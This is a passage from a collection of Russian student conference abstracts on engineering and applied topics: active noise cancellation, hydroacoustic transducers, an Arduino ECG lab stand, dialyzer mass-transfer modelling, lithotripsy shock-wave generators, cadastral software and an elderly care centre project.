В наушники встроены электретные микрофонные капсули и схемы обратной связи. Звук, попадающий в микрофоны наушников, содержит как фоновый шум, так и акустический звук. Средние и высокие частоты — отфильтровываются из сигнала. Затем электронные схемы обрабатывают оставшийся внешний шум, разворачивают его фазу на 180° и смешивают этот фазоинвертированный шум с оригинальным окружающим шумом.

Моделирование системы активного шумоподавления

Была смоделирована система активного шумоподавления, целью которой является создание “анти-шумового” сигнала с помощью адаптивно фильтра, который ослабит шум в определенной тихой области.

Первой задачей системы активного шумоподавления является определение импульсной характеристики пути вторичного распространения. Этот шаг обычно выполняется перед шумоподавлением с помощью синтезированного случайного сигнала, проигрываемого динамиками, при отсутствии шума. Нижеприведенные команды генерируют случайный сигнал длительностью 3.75 с, а также измеренный микрофоном сигнал с ошибкой.[2]




а

б

Рисунок 1– (а) Импульсная характеристика вторичного пути распространения сигнала, (б) Идентификация вторичного пути распространения NLMS алгоритма

Для создания фильтра для оценки вторичного пути распространения будем использовать фильтр 250 порядка, что соответствует импульсной характеристики длиной 31 мс. Для этого понадобится любой алгоритм адаптивного КИХ-фильтра. [2]

Рассчитаем алгоритмом для точность полученной оценки импульсной характеристики вторичного пути.



а

б

Рисунок 3 –(а) Определение импульсной характеристики вторичного пути распространения, (б) Импульсная характеристика первичного пути распространения

Результирующий алгоритм сходится примерно через 5 с (имитационных) после включения адаптивного фильтра. Сравнивая спектры сигнала остаточной ошибки и исходного зашумленного сигнала, можно наблюдать, что большая часть периодических компонент была успешно подавлена. [2]




Рисунок 4 – Работа системы активного шумоподавления

Литература:

1. Амбюшюры // Интернет-источник: <http://stereo.ru/to/v6s02-gid-po-vyboru-naushnikov-dlya-bolshogo-goroda/> // Дата обращения: 10.03.2015.
2. Активное шумоподавление с помощью адаптивного КИХ-фильтра с дополнительной фильтрацией выходного сигнала // Интернет-источник: <http://matlab.ru/blog/A1An/107///> // Дата обращения: 10.03.2015.
3. Алексей Лукин // Подавление широкополосного шума: история и новые разработки // Дата издания 2008.

Расширение полосы пропускания низкочастотных преобразователей

Саламатин А.Г., Обыденная В.А., Бондарева Ж.Ю.

Научный руководитель: Пивнев П.П. к.т.н., доцент кафедры ЭГАиМТ

В последнее годы возрастающая активность человека в исследовании Мирового океана и освоение его ресурсов, а также решение других актуальных задач требует непрерывного совершенствования гидроакустических средств, поиска новых методов их построения. В современной гидроакустической аппаратуре зачастую необходимо применение низкочастотных преобразователей, использование которых позволяет проводить мониторинг подводной обстановки, производить геологический осмотр дна и многие другие операции. Для всех перечисленных выше систем необходимы широкополосные приемные и излучающие системы.

Существуют различные способы расширения полосы пропускания преобразования за счет изменения конструктивных параметров антенны. Среди них выделяют наиболее эффективные:

1. Использование пьезоэлементов переменной толщины;
2. Применение толстых пьезоэлементов;
3. Механическое демпфирование пьезоэлементов;

Известны различные варианты конструкций широкополосных пьезоэлементов с переменно толщиной: пьезоэлементы с прорезями в половину толщины пьезопластины и пьезоэлементы, имеющие складчатую форму поверхности, противоположной их излучающей границе. Наибольшее распространение в УЗ аппаратуре получили клиновидные пьезопреобразователи. Добиваясь расширения АЧХ электроакустического тракта, обычно стремятся решить две основные задачи: во-первых, иметь возможность излучения и приема предельно коротких УЗ импульсов; а во-вторых, обеспечить возможность работы аппаратуры в возможно более широком и непрерывном диапазоне частот.

Изучение переходных и импульсных характеристик пьезоэлементов как устройств с распределенными параметрами привело к появлению так называемых толстых пьезоэлементов, которые открывают новые возможности повышения широкополосности преобразователей.

Если пьезоэлемент в виде диска с электродами на основаниях возбудить коротким электрическим импульсом короткой длительности, то на его обоих основаниях возникает акустическое давление. Каждое основание работает как источник УЗ волн, излучаемых в двух направлениях: в объем пьезоэлемента и во внешнюю среду [1].

Механическое демпфирование было применено для расширения полосы пропускания преобразователя. В качестве эксперимента был собран низкочастотный преобразователь, Рабочая частота 30 кГц, использовалась керамика ЦТБС-3. Основной целью эксперимента являлось выявление – влияния демпфера на добротность колебательной системы. Жесткая связь с демпфером приводит к тому, что после окончания действия возбуждающего электрического или принимаемого звуковых импульсов импульса свободные колебания пьезоэлемента быстро затухают, причем тем быстрее, чем меньше разница между импедансами демпфера и пьезоэлемента. Добротность см. формулу (1) обратно пропорциональна скорости затухания собственных колебаний в системе. То есть, чем выше добротность колебательной системы, тем меньше потери энергии за каждый период и тем медленнее затухают колебания [2,3].

$$Q = \frac{1}{R} \sqrt{\frac{L}{C}} = \frac{\omega_0 L}{R} = \frac{1}{\omega RC} \quad (1)$$

В таблице 1 приведены результаты расчета добротности свободного преобразователя и преобразователей с демпферами различного размера, а также значения полосы пропускания, полученные экспериментально.

Таблица 1

	Свободный элемент	Длина демпфера относительно длины элемента l		
		1/3	1/2	2l/3
Значение Q	4,389	4,25	4,207	4,128
Значение Δf	0,422	0,512	0,605	0,751

Данный эксперимент показал, что уменьшение добротности приводит к расширению полосы пропускания пьезоэлектрического преобразователя. Уменьшение добротности можно достичь путём приклеивания к пьезоэлементу стеклотекстолитовых планок. Теоретический расчет показал, что уменьшение добротности за счет увеличения длины планок ведет к увеличению ширины преобразователя.

Литература:

1. Королев М.В., Карпельсон А.Е. Широкополосные ультразвуковые пьезопреобразователи. М.: «Машиностроение», 1982г.-157 с.
2. Патент на полезную модель №105470, Максимов В.Н., Воронин В.А., Тарасов С.П., Пивнев П.П., Акустический тракт гидролокатора бокового обзора.
3. Смарышев М.Д., Направленность гидроакустических антенн.– Л.: Судостроение, 1973, 275 с.

Лабораторный стенд ЭКГ для студентов

Петров И.А., Вишневецкий В.Ю.

Научный руководитель: Вишневецкий В.Ю к.т.н., доцент кафедры ЭГАиМТ

Электрокардиография – это неинвазивный тест, позволяющий графически регистрировать изменения разности потенциалов сердца, возникающих в процессе возбуждения миокарда. Эти потенциалы распространяются во всех направлениях и, достигая кожи, воспринимаются электродами, соединенными с усилителем и регистрирующим устройством [1].

Ознакомление с электрокардиографией происходит в виде лекционно-практических и лабораторных занятий по таким курсам как: «Биофизика», «Биофизические основы живых систем», «Физика и биофизика человека».

При выполнении лабораторной работы во всех ВУЗах перед студентами ставятся аналогичные задачи: ознакомиться с методом, изучить устройство и принцип работы прибора, а также провести обработку данных электрокардиограммы.

Цель построения лабораторного стенда для студентов - обучить студентов работе с программным обеспечением для регистрации ЭКГ [2]. Понимание аппаратной части, а также программирование микроконтроллера является неотъемлемой частью лабораторного стенда.

В качестве регистрирующего устройства было принято решение использовать программируемую платформу ArduinoUno, построенную на основе микроконтроллера Atmega328 [3].



Рисунок 1 – Внешний вид платформы ArduinoUno

Arduino сможет принять полезный ЭКГ сигнал только после его предварительного усиления. Усиление будет происходить на двух усилителях, инструментальном и операционном, для подавления синфазной помехи, а так что усиления полезного сигнала до максимально возможного уровня Arduino.

Для обеспечения подавления синфазной помехи можно воспользоваться специальной аналоговой схемой – инструментальным усилителем.

На вход усилителя могут действовать различные высоковольтные помехи: статическое электричество, импульсы, дефибрилляторы и т.д. Для того чтобы защитить входы усилителя от возможных перегрузок применяем диодно-резистивную схему ограничений напряжений. Для этого используем диоды Шоттки и резистор, сопротивление которого должно быть с одной стороны достаточно велико, чтобы на нем рассеивать напряжение помехи, а с другой стороны этот резистор должен быть намного меньше сопротивления источника сигнала.

Апертура выходного сигнала усилителя перед АЦП должна быть максимально возможной, то есть 5В, для этого и используется операционный усилитель. Схема усилителей показана на рисунке 2.




Рисунок 2 – Схема усиления ЭКГ сигнала

Сбор данной схемы на макетной плате позволит студентам получить опыт в ознакомлении с электронными элементами, а также конструировании электронной аппаратуры.

Данный подход к конструированию позволит добавлять в схему все больше новых компонентов, таких как: аналоговые фильтры, добавление новых каналов отведений ЭКГ, кнопок переключения режимов и т.д.

Последним этапом подготовки лабораторного стенда для студентов является программирование микроконтроллера для передачи сигнала в ПК.

Программирование микроконтроллера осуществляется при помощи ПО ArduinoSoftware (IDE), специально предназначенного для платформы Arduino [3].

Средой программирования для написания программного обеспечения, разрабатываемой лабораторной установки была выбрана – Microsoft Visual Studio Express 2013 [4].

Главная форма с примером отображения полезного ЭКГ сигнала изображена на рисунке 3.




Рисунок 3 – Отображение электрокардиограммы

Рисование осуществляется в режиме реального времени, соединяя между собой точки, в которых координата Y – это значение сигнала из массива, а координата X меняется в зависимости от частоты дискретизации прибора, на котором записывалась электрокардиограмма [5].

Литература:

1. Попечителей Е.П. Электрофизиологическая и фотометрическая медицинская техника – Москва, – 2002 – 245 с.
 2. Петров И.А., Вишневецкий В.Ю. Разработка программного обеспечения отображения и интерпретации ЭКГ // Инновации и перспективы медицинских информационных систем. Тезисы трудов молодежной школы-семинара. – Ростов-на-Дону: Изд-во ЮФУ, 2014. – С. 114-119.
 3. Arduino. The open-source Arduino Software (IDE)[Электронный ресурс]<http://arduino.cc/en/Main/Software>
 4. Microsoft. Microsoft Visual Studio Express 2013 [Электронный ресурс]<http://www.microsoft.com/ru-ru/download/details.aspx?id=40787>
- Датаобращения: 05.09.2014
5. Петров И.А. Разработка алгоритма анализа электрокардиограммы на основе технологии моделирования врачебного мышления // Фестиваль недели науки Юга России. Материалы региональной студенческой конференции в 3 т. – Ростов-на-Дону, - 688 с.

Математическое моделирование процессов массопереноса в диализаторе

Скорова С.В., Терзьян Н.А.

Научный руководитель: Чернов Н.Н., д.т.н., профессор кафедры ЭГАиМТ

В современной медицине гемодиализ, под которым понимают процедуру очистки крови вне организма с использованием искусственного фильтра (диализатора), получил широкое признание как универсальный и наиболее эффективный метод экстракорпорального очищения.

Клиническая эффективность очистки крови при гемодиализе определяется механизмами молекулярной диффузии и конвекции низко- и среднемолекулярных веществ, входящих в состав крови, через диализатор, а также параметрами управляющих сред, воздействующих прямо или косвенно на кровь пациента. Поэтому перед началом гемодиализной терапии особенно важно учесть все влияющие факторы, чтобы в соответствии с этим правильно (корректно) подобрать программу гемодиализа (максимально индивидуализировав ее для пациента) [1].

При гемодиализной терапии организм пациента вместе с техническими средствами (перфузионной системой, диализной системой, диализатором, кровопроводящими магистральями) и оператором образуют биотехническую систему (БТС) гемодиализа [2,3].

Важнейшим функциональным элементом БТС является диализатор (рисунок 1).




Рисунок 1 – Конструкция диализатора

Это полый цилиндр, внутри которого расположены тысячи тонких полых волокон, через которые просачивается кровь. Их стенки представляют собой полупроницаемые мембраны, через поры которых под действием явлений ультрафильтрации и диализа осуществляется массоперенос низко- и среднемолекулярных веществ (воды, токсинов, продуктов жизнедеятельности) из крови в диализирующий раствор. Белки, форменные элементы крови, бактерии и вещества с молекулярной массой более 30000 через мембрану не проходят [2].

Подходы к математическому моделированию процессов массопереноса в диализаторе в настоящее время представлены двумя типами моделей: кинетическими и пространственными [1,4,5].

Кинетические модели описывают изменение концентрации метаболитов организме человека в зависимости от времени. На рисунке 2 приведена временная зависимость изменения концентрации мочевины в крови при различных коэффициентах диффузии. Очевидно, что данная зависимость определяется законом экспоненциального убывания. При этом скорость элиминации, т.е. удаления веществ, определяется только объемами компартментов и коэффициентами массопереноса между ними, что значительно снижает точность определения клиренса диализатора, а соответственно и клиническую результативность гемодиализа [1,6].




Рисунок 2 – Временная зависимость усредненной концентрации мочевины в крови человека

Потоковые модели направлены на описание пространственного распределения метаболитов по диализатору. На рисунке 3 представлены графики пространственного распределения концентрации мочевины в крови пациента и диализата при различных коэффициентах диффузии, исходя из которых наглядно видно, что потоки крови и диализата изменяются по линейному закону. Потоковые модели оперируют объемными скоростями потоков перфузата и диализата, коэффициентами массопереноса и общей площадью мембраны, однако не учитывают реологию крови, а также пространственные характеристики мембран и диализатора [1,5,6].




Рисунок 3 – а) – график пространственного распределения концентрации мочевины в крови; б) – график пространственного распределения концентрации мочевины в диализате

В реальных системах необходимо учитывать как временную зависимость концентрации метаболитов, так и их пространственное распределение [6].

С учетом всего выше изложенного, для обеспечения высокого уровня эффективности гемодиализа необходим качественно новый подход к математическому моделированию массопереноса метаболитов.

Решением данной проблемы может стать разработка пространственно-временной математической модели массопереноса (т.н. распределенная модель массопереноса), построенная с учетом влияния движущих сил, обуславливающих перенос веществ через мембрану, основных параметров диализатора и характеристик волокон, а также реологических свойств крови [6]. На наш взгляд, пространственно-временные зависимости распределения концентраций метаболитов в крови и диализате в диализаторе позволят прогнозировать нормализацию концентрации метаболитов в крови пациента, и соответственно повысить точность оценки качества гемодиализа.

Литература:

1. Базаев Н.А., Гринвальд В.М., Селищев С.В. «Моделирование процесса массопереноса в гемодиализаторе» // Медицинская техника. 2008. №6. С. 31-35.

2. Базаев Н.А., Гринвальд В.М., Селищев С.В. «Математическая модель биотехнической системы гемодиализа» // Медицинская техника. 2010. №3. С. 1-7.

3. Хайтлин А.И. «Обобщенная модель биотехнической системы» // Медицинская техника. 1993. №5. С. 23-26.

4. Базаев Н.А. «Конвективный массоперенос метаболитов в диализаторах» // Вестник Московского государственного областного университета. 2010. №3. С. 9-15.

5. Базаев Н.А. «Математическая модель гемодиализа с линейным приближением потоков» // Сборник трудов конференции молодых учёных. Выпуск 2. Биомедицинские технологии, мехатроника и робототехника. СПб. 2009. С. 13-18.

6. Базаев Н.А., Гринвальд В.М., Селищев С.В. «Распределенная модель массопереноса в гемодиализаторе» // Медицинская техника. 2009. №3. С. 1-4.

Разработка ультразвукового генератора ударных волн для целей дистанционной литотрипсии

Терзьян Н.А., Скорова С.В.

Научный руководитель: Н.Н. Чернов, д.т.н., профессор кафедры ЭГАиМТ

Мочекаменная болезнь является одной из наиболее распространенных заболеваний, и в последние годы по данным статистики нефролитазом в

различных регионах мира страдают от 1,3 до 4% населения, причем наиболее часто это заболевание встречается у людей в трудоспособном возрасте. Это обусловлено рядом причин, из которых большое значение имеет ухудшение экологии, неправильное питание, сидячий образ жизни, и т.д [1].

В настоящее время существует несколько способов лечения мочекаменной болезни, из которых на первом месте по распространению занимает дистанционная ударно-волновая литотрипсия, в процессе проведения которой, на конкремент посылаются последовательность фокусированных ударных волн, которые приводят к его дроблению на мелкие части, которые впоследствии выводятся из организма естественным путем [2].

В аппаратах дистанционной ударно-волновой литотрипсии, называемых литотрипторами, могут быть использованы различные методы генерации фокусированных ударных волн, отличающиеся размером фокального пятна, к.п.д., стоимостью расходных материалов и точностью наведения на цель, из которых наиболее перспективным является использование (пьезоэлектрического) ультразвукового ударно-волнового генератора. Это обусловлено рядом преимуществ, которые открываются пользователю [3]:

- способность электронным образом управлять фокусом;
- возможность генерирования с помощью одной излучающей головки ударные волны с различными поперечными размерами в фокусе, и различными параметрами волны (давление, интенсивность);
- низкая себестоимость проведения процедуры вследствие дешевизны расходного материала.

Основным недостатком существующих пьезоэлектрических ударно-волновых генераторов является, во-первых, большой радиус излучающей головки генератора ударных волн, в которой могут размещаться до нескольких тысяч пьезоэлементов. Это необходимо для того, чтобы максимально уменьшить нагрузку, приходящуюся на единичный пьезоэлемент. Во-вторых, вследствие того, что каждый пьезоэлемент способен генерировать ударную волну давлением порядка 2-4 МПа, он имеет ограниченную механическую прочность, на которую могут повлиять нагрев пьезопластин и электрический пробой изоляции кристаллов [3,4].

Поэтому в настоящее время перспективным остается разработка пьезоэлементов, способных генерировать мощные акустические волны заданных параметров, при этом максимально продолжительное время сохранять свою целостность. Второй задачей модернизации существующих устройств является уменьшение диаметра ударных головок, а это возможно только в том случае, если давление, создаваемое на поверхности каждого датчика, может быть увеличено таким образом, чтобы общее давление в фокусе оставалось на установленном уровне.

Для проектирования пьезоэлектрического ударно-волнового генератора сформулируем основные требования, предъявляемые к излучающему элементу [2,4,5]:

- возможность излучения короткого акустического импульса (в среднем, лучшей эксплуатационной длительностью импульса на полувысоте амплитуды в фокусе является время около 0,4-0,6 мкс, более длительные импульсы около 1-1,5 мкс приведут к появлению отрицательной фазы волны, которая тем больше, чем больше импульс, что, в конечном счете, вызовет повреждение тканей);

- давление в зоне фокуса должно быть от 15 до 160 МПа

- размеры области терапевтического фокуса: вдоль пучка – не более 60 мм, поперек пучка – от 3 до 25 мм;

- диаметр зрачка генераторов существующих литотрипторов колеблется от 300 до 500 мм.

В работе предложено разработать многослойную конструкцию пьезоэлектрического преобразователя, включающего несколько упругих переходных слоев, обеспечивающих повышение механической прочности активного элемента и одновременно выполняющих отвод тепла от области нагрева.

Так как существующие преобразователи не обеспечивают в полной мере требования, предъявляемые к параметрам генерации ударных волн, то остается перспективной разработка генератора ударных волн, который имел бы площадь излучающей поверхности на порядок меньше, чем у литотрипторов, существующих в настоящее время, и одновременно срок службы такого устройства увеличился бы за счет повышения механической прочности и термостойкости.

Литература:

1. Россоловский А.Н. Мочекаменная болезнь: эволюция представлений/ А.Н. Россоловский, О.Л. Березинец, Б.И. Блюмберг// Bulletin of Medical Internet Conferences. – 2014. – V.4, №1. – С.84-86. ISSN 2224-6150.

2. Дзеранов Н.К. Современные литотрипторы для дистанционной литотрипсии мочевого камня/ Н.К. Дзеранов, В.Н. Захаров, К.А. Байбарин// Журн. Лечащий врач. – 2005. - №7. – С. 98-105.

3. Гоннова А.В. Исследование и разработка пьезоэлектрического излучателя коротких импульсов для медицинских целей./ А.В. Гоннова, Н.Н. Чернов// Известия ЮФУ. Технические науки. – 2008. Т.82, №5. – С. 181-183.

4. Бэйли М.Р. Физические механизмы воздействия терапевтического ультразвука на биологическую ткань (обзор)/ М.Р. Бэйли, В.А. Хохлова [и др.]// Акустический журнал. – 2003. – Т.49, №4. – С. 437-464.

5. Шевцова М.С. Конечно-элементный анализ эффективности импульсных излучателей из пористой пьезокерамики для целей ударно-волновой литотрипсии / М.С. Шевцова// Математическое моделирование и

биомеханика в современном университете. Тезисы докладов VII Всероссийской школы-семинара. – 2012. С. 113.

Анализ автоматизированных программных комплексов подготовки кадастровой документации

Земляная Д. И., Дергачёва О. О.

Научный руководитель: Бородянский И.М., к.т.н., доцент кафедры ИИТиС

Основные сведения о программах:

Программный комплекс Кадастрового инженера ориентирован на подготовку землеустроительных дел и документов, необходимых для проведения государственного кадастрового учета (рис.1).




Рисунок 1 ПК КИ

ПК ЗО «Межевой план» (далее – ПК ЗО) предназначен для использования кадастровыми инженерами для целей проектирования земельных участков и подготовки межевых планов в соответствии с требованиями, утвержденными приказом Минэкономразвития России (рис.2).




Рисунок 2 ПК ЗО

АРГО — это программный пакет, состоящий из двух связанных между собой продуктов: АРГО Чертёж и АРГО Учёт (рис.3).




Рисунок 3 ПК АРГО

Основные функции программ:

- Формирование межевого плана в Microsoft Word и HTML с автонумерацией страниц, в формате XML
- Формирование документов в электронном (в виде XML-документа) и бумажном виде (в формате Microsoft Word);
- Импорт/экспорт данных в формате TXT, CSV, MIF/MID, DXF.
- Загрузка выписок и КПТ в формате XML;
- Гибкие и удобные функции массовой перенумерации межевых точек, в том числе автоматической, непосредственно при загрузке координат объекта.
- Возможность автоматической загрузки из файлов mif или tab единых землепользований и частей земельных участков с массовым назначением характеристик входящих в него участков.

Рассмотрим наиболее полную и распространенную, использующую функционал программ задачу- уточнение границ земельных участков.

Общий план действия для уточнения границ земельного участка в ПК КИ и ПК ЗО:

- о Создание проекта
- о Ввод сведений об исходных участках
- о Ввод сведений об образуемых участках
- о Подготовка графической части для печати
- о Формирование межевого плана для печати

В таблице 1 рассмотрены сравнительные характеристики, приведенных выше программных комплексов по основным операциям применяемым при уточнении границ участков.

Таблица 1

	ПК КИ	ПК ЗО	ПК АРГО
Создание проекта	+	+	-
Ввод сведений об исходных участках	+	+	-
Ввод сведений об образуемых участках	+	+	-
Формирование межевого плана для печати	+	+	+
Подготовка к работе	-	-	+
Создание объекта работ	-	-	+

Вывод:

Подводя итог проведенной работы, можно сказать, что все программные комплексы выполняют поставленную задачу «Уточнение границ». Тем не менее, каждая имеет свои особенности, необходимые для работы в кадастре, такие как: создание объекта работ, проектов, ввод сведений об исходный и образуемых участках. Делая выбор между ПК, хотелось бы выделить ПК КИ. Данный программный комплекс обладает всеми необходимыми свойствами и удобным, интуитивно понятным интерфейсом, а вероятность ошибки вызванная человеческим фактом сводится к минимуму.

Литература:

1. Зубаиров А.Р. Обзор средств автоматизации кадастровой деятельностью, // Земельный вестник Московской области.– 2013. – №9.
2. Приказ Министерства экономического развития РФ от 25 января 2012 г. № 32 «О внесении изменений в приказ Минэкономразвития РФ от 24 ноября 2008 г. № 412».
3. Ключниченко В. Н., Уфинцева Д. Б. Формирование межевого плана в автоматизированном режиме // Интерэкспо гео-сибирь.– 2012 – №1.– С.96 – 99.

Анализ вариантов строительства центра проживания пожилых людей в городе Таганроге

Шитова Е.А., Лебедева Н.А.

Научный руководитель: Бородянский И.М, доцент, к.т.н. кафедры ИИТиСП

Актуальность работы: На сегодняшний день в Таганроге насчитывается 88,7 тыс. пенсионеров. Почти четверть российских стариков - 24% от общего числа лиц старшего возраста - живут в одиночестве, сообщил журналистам глава Федеральной службы государственной статистики (Росстат) Александр Суринов. По данным Росстата, половина российских стариков живут одной супружеской парой - таких свыше 50%. В г. Таганроге имеется лишь одно социальное учреждение - Таганрогский дом интернат для пенсионеров и инвалидов №2, который вмещает 350 человек. Из этого можно сделать вывод, что данная проблема актуальна в нашем городе. Мы хотели бы предложить свой вариант строительства центра для проживания пожилых людей.

Самые популярные причины, почему пожилые люди нуждаются в домах-интернатах:

- От пенсионеров инвалидов отказываются дети.
- Многие пожилые сами стремятся попасть в дом интернат, для общения с другими стариками.

За основу нашего проекта была взята:

Система нормативных документов в строительстве

СВОД ПРАВИЛ ПО ПРОЕКТИРОВАНИЮ И СТРОИТЕЛЬСТВУ ДОМА-ИНТЕРНАТЫ СП 35-112-2005

В домах-интернатах, в том числе специальных, для лиц старшего возраста и инвалидов предусматривается следующее:

- проживание;
- санитарно-гигиеническое обслуживание;
- питание;
- лечебно-трудовая терапия;
- культурно-массовое обслуживание;
- медицинское обслуживание, включая реабилитацию;
- административно-бытовое обслуживание;
- охрана безопасности проживания.

Наш центр будет представлять из себя «городок» для пожилых людей, в котором пенсионеры всегда смогут найти то общение и заботу которого им так не хватает. Так же они смогут получить квалифицированную помощь и уход. Наш центр рассчитан на разные категории людей, от здоровых и энергичных до тех которые нуждаются в постоянном уходе.

Для каждой категории будет предусмотрены необходимые условия:

